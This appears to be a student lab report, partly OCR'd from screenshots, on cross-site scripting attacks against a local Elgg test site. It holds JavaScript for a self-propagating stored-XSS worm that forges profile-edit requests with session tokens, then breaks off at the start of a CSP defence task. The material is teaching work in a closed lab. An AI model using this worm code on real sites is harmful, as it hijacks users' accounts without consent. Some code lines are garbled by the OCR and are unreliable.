
This is a POST request attack.
First we need to check a legitimate POST request using the HTTP Header Live tool.


Then, we select the cookies and content of Samy-> go to Samy's profile -> open the About me section in text mode -> add it in our Javascript code's content section along with "Samy is my hero" in the description -> initialize samy's guid as 47 -> save the changes.

Nothing shows up in Samy's About me in his profile.

Now, we will go to Boby's account ->->confirm that his profile has no About me -> click on samy's profile -> come back and can see that Boby's About me is changed to "Samy is my hero".





Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/samy/edit
Edit profile
Display name
Samy
About me
Visual editor
//Construct the content of your url
var content=token+ +ts+ name+ "&description= Samy is my hero.
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&
accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&
contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid="+ guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
Public


XSS Lab Site
Add widgets
Samy
About me


**Answer for Question 3:** We need 1 to check if the user is samy is not. If not then make a POST request and change its profile whenever the user visit's Samy's profile.

But, if we remove 1, then Samy's About Me is updates to "Samy is my hero".



**Task 6: Writing a Self-Propagating XSS Worm**

In this task we have followed the DOM approach where not only the one who visits the attacker's profile is infected but also whoever visits the infected user’s account is too affected with the worm.

To achieve the self-propagating XSS worm,


We copy the  following code and it our previous code :


```
<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";
 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
</script>
```


Then, we login as Charlie -> confirm his profile has no About me -> go to samy’s profile -> return and can see that About me section is added as “Samy is my hero”.


To check the codes self-propagating nature, we login as Alice -> confirm her profile has no About me -> go to Charlie’s profile -> return and can see that About me section is added as “Samy is my hero”.


To confirm the code’s virality, we click on Alice’s edit profile and see that her About me has same code as Samy’s.



Firefox Web Browser
8:12 PM
<script type="text/javascript" id="worm"> • - Sublime Text (UNREGISTERED)
Save
Edit profile : XSS Lab Site - Mozilla Firefox
Edit profile : XSS Lab Sit
localhost/myscript.js
Add-ons Manager
www.xsslabelgg.com/profile/samy/edit
Edit profile
Display name
Samy
About me
Visual editor
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
Public
Brief description


Firefox Web Browser
8:11 PM
<script type="text/javascript" id="worm"> • - Sublime Text (UNREGISTERED)
Save
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
localhost/myscript.js
Add-ons Manager
www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Samy
About me
Add friend


Firefox Web Browser
8:11 PM
<script type="text/javascript" id="worm"> • - Sublime Text (UNREGISTERED)
Save
Newest members : XSS Lab Site - Mozilla Firefox
Newest members : XSS L
localhost/myscript.js
Add-ons Manager
www.xsslabelgg.com/members
XSS Lab Site
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
www.xsslabelgg.com/profile/samy


Firefox Web Browser
En
8:11 PM
<script type="text/javascript" id="worm"> • - Sublime Text (UNREGISTERED)
Save
Boby : XSS Lab Site - Mozilla Firefox
Boby : XSS Lab Site
localhost/myscript.js
Add-ons Manager
Text Editor
www.xsslabelgg.com/profile/boby
Account »
XSS Lab Site
Add widgets
Boby
About me
Samy is my hero


Firefox Web Browser
8:11 PM
<script type="text/javascript" id="worm"> • - Sublime Text (UNREGISTERED)
Save
Alice : XSS Lab Site - Mozilla Firefox
Alice : XSS Lab Site
localhost/myscript.js
Add-ons Manager
www.xsslabelgg.com/profile/alice
Account »
XSS Lab Site
Add widgets
Alice
About me
Samy is my hero




**Task 7: Defeating XSS Attacks Using CSP**
DNS setup:

We add the following URLs in /etc/hosts using root privilege
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com

Part 1: we make the python file http_server.py executable
And can observe that its running.

